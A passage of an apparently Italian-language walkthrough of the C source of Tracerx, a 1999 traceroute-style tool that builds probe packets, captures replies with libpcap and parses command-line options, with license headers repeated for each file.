CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT,
STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.
 *
 */

#if (HAVE_CONFIG_H)
#include "./config.h"
#endif
#include "./tx_struct.h"
#include "./tx_error.h"
#include "./tx_main.h"
#include "./tx_packet_filter.h"


int
```

```
tx_set_pcap_filter(char *filter, struct tx_control **tx_c)
{
    struct bpf_program filter_code;
    bpf_u_int32 local_net, netmask;
    char err_buf[BUFSIZ];

    /*
     *  We need the subnet mask to apply a filter.
     */
    if (pcap_lookupnet((*tx_c)->device, &local_net, &netmask, err_buf) == -
1)
    {
        tx_error(CRITICAL, "pcap_lookupnet: ", err_buf);
        return (-1);
    }

    /*
     *  Compile the filter into bpf machine code.
     */
    if (pcap_compile((*tx_c)->p, &filter_code, filter, 1, netmask) == -1)
    {
        tx_error(CRITICAL, "pcap_compile failed for some reason\n");
        sprintf(err_buf, "unknown error\n");
        return (-1);
    }

    /*
     *  Compile the filter into bpf machine code.
     */
    if (pcap_setfilter((*tx_c)->p, &filter_code) == -1)
    {
        tx_error(CRITICAL, "pcap_setfilter: ", err_buf);
        return (-1);
    }
    return (1);
}
```

Il sesto file tx_packet_capture.c

```
/*
 *  $Id: tx_packet_capture.c,v 1.2 1999/06/03 22:06:52 route Exp $
 *
 *  Tracerx
 *  tx_packet_capture.c - high-level packet capturing routines
 *
 *  Copyright (c) 1999 Mike D. Schiffman <mike@infonexus.com>
 *                     Jeremy F. Rauch <jrauch@cadre.org>
 *  All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR
PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR
CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
```

```
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT,
STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.
 *
 */

#if (HAVE_CONFIG_H)
#include "./config.h"
#endif
#include "./tx_struct.h"
#include "./tx_framework.h"
#include "./tx_error.h"
#include "./tx_packet_capture.h"

int
tx_packet_snatcher(struct tx_control **tx_c)
{
    int n;
    u_char *packet;
    struct pcap_pkthdr pc_hdr;

    /*
     *  Temporary looping construct until parallel code is in place.
     */
    for (; packet = (u_char *)pcap_next((*tx_c)->p, &pc_hdr); )
    {
        /*
         *  Submit packet for verification based on scan type.
         */
        switch ((*tx_c)->protocol)
        {
            case IPPROTO_UDP:
                n = tx_packet_verify_udp(packet, tx_c);
                break;
            case IPPROTO_TCP:
                n = tx_packet_verify_tcp(packet, tx_c);
                break;
            case IPPROTO_ICMP:
                n = tx_packet_verify_icmp(packet, tx_c);
                break;
        }

        /*
         *  Process the response from the verifier.
         */
        switch (n)
        {
            case -1:
                /* an error occured */
            case TX_PACKET_IS_BORING:
                /* not something we are not interested in */
                break;
            case TX_PACKET_IS_EXPIRED:
                tx_report(TX_PACKET_IS_EXPIRED, packet, tx_c);
                break;
            case TX_PACKET_IS_TERMINAL:
                tx_report(TX_PACKET_IS_TERMINAL, packet, tx_c);
                break;
            case TX_PACKET_IS_TERMINAL_EXOTIC:
                tx_report(TX_PACKET_IS_TERMINAL_EXOTIC, packet, tx_c);
                break;
            case TX_PACKET_IS_UNREACH_EN_ROUTE:
                tx_report(TX_PACKET_IS_UNREACH_EN_ROUTE, packet, tx_c);
                break;
            default:
                break;
```

```
        }
    }
}


/* EOF */
```

Iil MAIN è dentro al file tx_main.c :

```
/*
 *  $Id: tx_main.c,v 1.3 1999/06/03 22:06:52 route Exp $
 *
 *  Tracerx
 *  tx_main.c - main control logic
 *
 *  Copyright (c) 1999 Mike D. Schiffman <mike@infonexus.com>
 *                     Jeremy F. Rauch <jrauch@cadre.org>
 *  All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR
PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR
CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT,
STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.
 *
 */

#if (HAVE_CONFIG_H)
#include "./config.h"
#endif
#include "./tx_main.h"
#include "./tx_util.h"
#include "./version.h"
#include "./tx_struct.h"
#include "./tx_error.h"
#include "./tx_framework.h"

int
main(int argc, char *argv[])
{
    int c,
        have_protocol;          /* Mediates combined usage of -I and -P */
    u_char err_buf[BUFSIZ];
    struct tx_control *tx_c;

    /*
     *  Need to be root to open link layer devices.
     */
    if (geteuid() && getuid())
    {
```

```
        tx_error(FATAL, "Pony up the privledgez (UID or EIUD == 0).\n");
    }

    /*
     *  Initialize control structure.  This structure is used by just about
     *  every function in the program.
     */
    if (tx_init_control(&tx_c) == -1)
    {
        tx_error(FATAL, "tx_init_control %s\n", strerror(errno));
    }

    /*
     *  Process commandline arguments.
     */
    have_protocol = 0;
    while ((c = getopt(argc, argv, "dFHhInrvxf:g:i:m:P:p:q:Ss:t:w:Vv")) !=
EOF)
    {
        switch (c)
        {
            case 'b':
                /* Select burst rate */
                tx_c->burst_rate = tx_str2int(optarg, "burst rate", 1,
                    BURST_RATE_MAX);
            case 'D':
                /* Set base TCP/UDP destination port number */
                tx_c->initial_dport = tx_str2int(optarg, "initial dest
port",
                    1, PORT_MAX);
                break;
            case 'd':
                /* Socket level debugging (SO_DEBUG) */
                /* NOOP */
                break;
            case 'F':
                /* Set IP_DF (don't fragment) bit */
                tx_c->ip_df = IP_DF;
                break;
            case 'f':
                /* Set initial (first) IP TTL */
                tx_c->current_ttl = tx_str2int(optarg, "initial TTL", 1,
                    IP_TTL_MAX);
                break;
            case 'g':
                /* Loose source routing */
                /* NOOP */
                break;
            case 'H':
                /* Verbose help */
                /* WRITEME */
            case 'h':
                /* Help */
                usage(argv[0]);
            case 'I':
                /* Use ICMP */
                /* Set transport protocol and transport header size */
                /* Overruled by -P */
                if (!have_protocol)
                {
                    tx_c->protocol = tx_prot_select("ICMP", &tx_c);
                }
                break;
            case 'i':
                /* Interface */
                tx_c->device = optarg;
                break;
            case 'm':
```

```
                /* Max IP TTL */
                tx_c->max_ttl = tx_str2int(optarg, "max TTL", 1,
                    IP_TTL_MAX);
                break;
            case 'n':
                /* Do not resolve hostnames */
                tx_c->use_name = 0;
                break;
            case 'P':
                /* Set transport protocol and transport header size */
                /* (supercedes -I) */
                tx_c->protocol = tx_prot_select(optarg, &tx_c);
                have_protocol = 1;
                break;
            case 'p':
                /* Set base TCP/UDP destination port number */
                tx_c->initial_dport = tx_str2int(optarg, "initial dest
port",
                    1, PORT_MAX);
                break;
            case 'q':
                /* Number of probes (queries) */
                tx_c->probe_cnt = tx_str2int(optarg, "probe cnt", 1,
                    PROBE_MAX);
                break;
            case 'r':
                /* Bypass routing sockets */
                /* NOOP */
                break;
            case 'S':
                /* Do not increment TCP/UDP port numbers (static) */
                tx_c->tx_flags |= TX_STATIC_PORTS;
                break;
            case 's':
                /* Set base TCP/UDP source port number */
                tx_c->initial_sport = tx_str2int(optarg, "initial source
port",
                    1, PORT_MAX);
                break;
            case 't':
                /* Set IP_TOS (type of service) bits */
                tx_c->ip_tos = tx_str2int(optarg, "IP tos", 0, 255);
                break;
            case 'V':
                /* Version information */
                fprintf(stderr, "\n%s\nversion %s\n", BANNER, version);
                exit(EXIT_SUCCESS);
            case 'v':
                /* Verbose output */
                tx_c->verbose = 1;
                break;
            case 'x':
                /* Toggle checksums */
                /* NOOP */
                break;
            case 'w':
                /* Time to wait (in seconds) */
                tx_c->reading_wait = tx_str2int(optarg, "read wait", 2,
                    WAIT_MAX);
                break;
            default:
                usage(argv[0]);
        }
    }

    /*
     *  Parse the command line for the destination host and possible
     *  packetlength.
```

```
     */
    switch (argc - optind)
    {
        case 2:
            /*
             *  User specified packetlength (optional).  This will later
             *  be verified and adjusted if necessary.
             */
            tx_c->packet_size = tx_str2int(argv[optind + 1], "packet
length",
                PACKET_MIN, PACKET_MAX);
            /* FALLTHROUGH */
        case 1:
            /* Host (required). */
            tx_c->host = libnet_name_resolve(argv[optind], 1);
            if (tx_c->host == -1)
            {
                tx_error(FATAL, "Cannot resolve host IP address\n");
            }
            break;
        default:
            usage(argv[0]);
    }

    /*
     *  Bring up the network components.
     */
    if (tx_init_network(&tx_c, err_buf) == -1)
    {
        tx_error(FATAL, "Cannot initialize the network: %s\n", err_buf);
    }

    /*
     *  Start the game!
     */
    tx_do_scan(&tx_c);

    /*
     *  Stop the game!
     */
    tx_shutdown(&tx_c);

    return (EXIT_SUCCESS);
}


void
usage(char *argv0)
{
    fprintf(stderr,
            "\nUsage : %s [options] host [packetlength]\n"
            "\t\t   [-b] burst rate\n"
            "\t\t   [-F] IP_DF\n"
            "\t\t   [-f] base IP TTL\n"
            "\t\t   [-g] loose source routing\n"
            "\t\t   [-H] verbose help\n"
            "\t\t   [-h] help\n"
            "\t\t   [-I] use ICMP\n"
            "\t\t   [-i] specify interface\n"
            "\t\t   [-m] max IP TTL (hopcount)\n"
            "\t\t   [-n] do not resolve IP addresses into hostnames\n"
            "\t\t   [-P] transport protocol (supercedes -I)\n"
            "\t\t   [-p] base TCP/UDP port number (destination)\n"
            "\t\t   [-q] number of probes\n"
            "\t\t   [-S] do not increment TCP/UDP port numbers (static)\n"
            "\t\t   [-s] base TCP/UDP port number (source)\n"
            "\t\t   [-t] IP TOS\n"
            "\t\t   [-V] version information\n"
```

```
            "\t\t   [-v] verbose output\n"
            "\t\t   [-w] wait (in seconds)\n"
            "\n",   argv0);
        exit(EXIT_FAILURE);
}
```

Il file tx_report.c :

```
/*
 *  $Id: tx_report.c,v 1.1.1.1 1999/05/28 23:55:06 route Exp $
 *
 *  Tracerx
 *  tx_report.c - reporting and printing module
 *
 *  Copyright (c) 1999 Mike D. Schiffman <mike@infonexus.com>
 *                     Jeremy F. Rauch <jrauch@cadre.org>
 *  All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR
PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR
CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT,
STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.
 *
 */

#if (HAVE_CONFIG_H)
#include "./config.h"
#endif
#include "./tx_struct.h"
#include "./tx_packet_capture.h"


void
tx_report(int class, u_char *packet, struct tx_control **tx_c)
{
    switch (class)
    {
        case TX_PACKET_IS_EXPIRED:
            break;
        case TX_PACKET_IS_TERMINAL:
            break;
        case TX_PACKET_IS_UNREACH_EN_ROUTE:
            break;
        default:
            break;
    }
}
```

```
/* EOF */
```

tx_util.c

```
/*
 *  $Id: tx_util.c,v 1.2 1999/05/29 20:28:43 route Exp $
 *
 *  Tracerx
 *  tx_util.c - various routines
 *
 *  Copyright (c) 1999 Mike D. Schiffman <mike@infonexus.com>
 *                     Jeremy F. Rauch <jrauch@cadre.org>
 *  All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR
PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR
CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT,
STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.
 *
 */

#if (HAVE_CONFIG_H)
#include "./config.h"
#endif
#include "./tx_main.h"
#include "./tx_struct.h"
#include "./tx_util.h"
#include "./tx_error.h"

int
tx_str2int(register const char *str, register const char *what,
    register int min, register int max)
{
    register const char *cp;
    register int val;
    char *ep;

    if (str[0] == '0' && (str[1] == 'x' || str[1] == 'X'))
    {
        cp = str + 2;
        val = (int)strtol(cp, &ep, 16);
    }
    else
    {
        val = (int)strtol(str, &ep, 10);
    }

    if (*ep != '\0')
```

```
    {
        tx_error(FATAL, "\"%s\" bad value for %s \n", str, what);
    }
    if (val < min && min >= 0)
    {
        if (min == 0)
        {
            tx_error(FATAL, "%s must be >= %d\n", what, min);
        }
        else
        {
            tx_error(FATAL, "%s must be > %d\n", what, min - 1);
        }
    }
    if (val > max && max >= 0)
    {
        tx_error(FATAL, "%s must be <= %d\n", what, max);
    }
    return (val);
}


int
tx_prot_select(char *protocol, struct tx_control **tx_c)
{
    char *supp_protocols[] = {"UDP", "TCP", "ICMP", 0};
    int i;

    for (i = 0; supp_protocols[i]; i++)
    {
        if ((!strcasecmp(supp_protocols[i], protocol)))
        {
            switch (i)
            {
                case 0:
                    /* UDP */
                    (*tx_c)->packet_size = IP_H + UDP_H + TX_P;
                    return (IPPROTO_UDP);
                case 1:
                    /* TCP */
                    (*tx_c)->packet_size = IP_H + TCP_H + TX_P;
                    return (IPPROTO_TCP);
                case 2:
                    /* ICMP */
                    (*tx_c)->packet_size = IP_H + ICMP_ECHO_H + TX_P;
                    return (IPPROTO_ICMP);
                default:
                    tx_error(FATAL, "Unknown protocol: %s\n", protocol);
            }
        }
    }
    tx_error(FATAL, "Unknown protocol: %s\n", protocol);
    /* UNREACHED (silences compiler warnings) */
    return (-1);
}


int
tx_get_hwaddrs(struct ether_addr **l, struct ether_addr **r,
        struct tx_control **tx_c, u_char *errbuf)
{
    *l = get_hwaddr((*tx_c)->l, (*tx_c)->device, errbuf);
    if (l == NULL)
    {
        return (-1);
    }
}
```

```
/* EOF */
```

La gestione degli errori è dentro al file tx_error.c :

```
/*
 *  $Id: tx_error.c,v 1.1.1.1 1999/05/28 23:55:06 route Exp $
 *
 *  Tracerx
 *  tx_error.c - error handling routines
 *
 *  Copyright (c) 1999 Mike D. Schiffman <mike@infonexus.com>
 *                     Jeremy F. Rauch <jrauch@cadre.org>
 *  All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR
PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR
CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT,
STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.
 *
 */

#if (HAVE_CONFIG_H)
#include "./config.h"
#endif
#include "./tx_main.h"
#include "./tx_error.h"

void
tx_error(int severity, char *msg, ...)
{
    va_list ap;
    char buf[BUFSIZ];

    va_start(ap, msg);
    vsnprintf(buf, sizeof(buf) - 1, msg, ap);

    switch (severity)
    {
        case WARNING:
            fprintf(stderr, "Warning: ");
            break;
        case CRITICAL:
            fprintf(stderr, "Critical: ");
            break;
        case FATAL:
            fprintf(stderr, "Fatal: ");
            break;
    }
    fprintf(stderr, "%s", buf);
```

```
    va_end(ap);

    if (severity == FATAL)
    {
        exit(EXIT_FAILURE);
    }
}
/* EOF */
```

Ora vediamo i files d'header tx_framework.h :

```
/*
 *  $Id: tx_framework.h,v 1.3 1999/06/03 22:06:52 route Exp $
 *
 *  Tracerx
 *
 *
 *  Copyright (c) 1999 Mike D. Schiffman <mike@infonexus.com>
 *  Copyright (c) 1998 Mike D. Schiffman <mds@es2.net>
 *  All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR
PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR
CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT,
STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.  DEDICATED TO ARA.
 *
 */

#ifndef _TX_TRACERX_H
#define _TX_TRACERX_H

#define TX_STATIC_PORTS 0x1

#define PACKET_MIN      IP_H + UDP_H + TX_P
                                    /* min packet size */
#define PACKET_MAX      1500        /* max packet size */
#define BURST_RATE_MAX  30          /* max burst rate */
#define IP_TTL_MAX      255         /* max IP TTL */
#define PORT_MAX        65535       /* max port */
#define PROBE_MAX       100         /* max probe count per round */
#define WAIT_MAX        360         /* max time to wait for responses */
#define PCAP_BUFSIZ     576         /* bytes per packet we can capture */

int
tx_init_control(
    struct tx_control **
    );

int
```

```
tx_init_network(
    struct tx_control **,
    char *
    );

int
tx_do_scan(
    struct tx_control **
    );

int
tx_shutdown(
    struct tx_control **
    );

#endif /* _TX_TRACERX_H */

/* EOF */
```

Un altro header tx_packet_build.h :

```
/*
 *  $Id: tx_packet_build.h,v 1.3 1999/06/03 22:06:52 route Exp $
 *
 *  Tracerx
 *  High-level packet construction routines
 *
 *  Copyright (c) 1999 Mike D. Schiffman <mike@infonexus.com>
 *  Copyright (c) 1998 Mike D. Schiffman <mds@es2.net>
 *  All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR
PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR
CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT,
STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.  DEDICATED TO ARA.
 *
 */

#ifndef _TX_PACKET_BUILD_H
#define _TX_PACKET_BUILD_H


int
tx_packet_build_probe(
    struct tx_control **
    );


int
```

```
tx_packet_build_payload(
    struct tx_control **,
    int
    );


int
tx_packet_build_udp(
    struct tx_control **
    );


int
tx_packet_build_tcp(
    struct tx_control **
    );


int
tx_packet_build_icmp(
    struct tx_control **
    );


int
tx_packet_update_probe(
    struct tx_control **
    );

#endif /* _TX_PACKET_BUILD_H */

/* EOF */
```

tx_packet_inject.h

```
/*
 *  $Id: tx_packet_inject.h,v 1.3 1999/06/03 22:06:52 route Exp $
 *
 *  Tracerx
 *  High-level packet injection routines
 *
 *  Copyright (c) 1999 Mike D. Schiffman <mike@infonexus.com>
 *  Copyright (c) 1998 Mike D. Schiffman <mds@es2.net>
 *  All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR
PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR
CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT,
STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.  DEDICATED TO ARA.
```

```
 *
 */

#ifndef _TX_PACKET_INJECT_H
#define _TX_PACKET_INJECT_H

int
tx_packet_inject(
    struct tx_control **
    );

#endif /* _TX_PACKET_INJECT_H */

/* EOF */
```

tx_packet_verify.h

```
/*
 *  $Id$
 *
 *  Tracerx
 *  packet verification routines
 *
 *  Copyright (c) 1999 Mike D. Schiffman <mike@infonexus.com>
 *  All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR
PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR
CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT,
STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.  DEDICATED TO ARA.
 *
 */

#ifndef _TX_PACKET_VERIFY_H
#define _TX_PACKET_VERIFY_H


int
tx_packet_verify_udp(
    char *,
    struct tx_control **
    );


int
tx_packet_verify_tcp(
    char *,
    struct tx_control **
    );
```

```
int
tx_packet_verify_icmp(
    char *,
    struct tx_control **
    );


#endif /* _TX_PACKET_VERIFY_H */

/* EOF */
```

tx_packet_filter.h

```
/*
 *  $Id: tx_packet_filter.h,v 1.1 1999/06/03 22:06:52 route Exp $
 *
 *  Tracerx
 *  packet filtering routines
 *
 *  Copyright (c) 1999 Mike D. Schiffman <mike@infonexus.com>
 *  All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
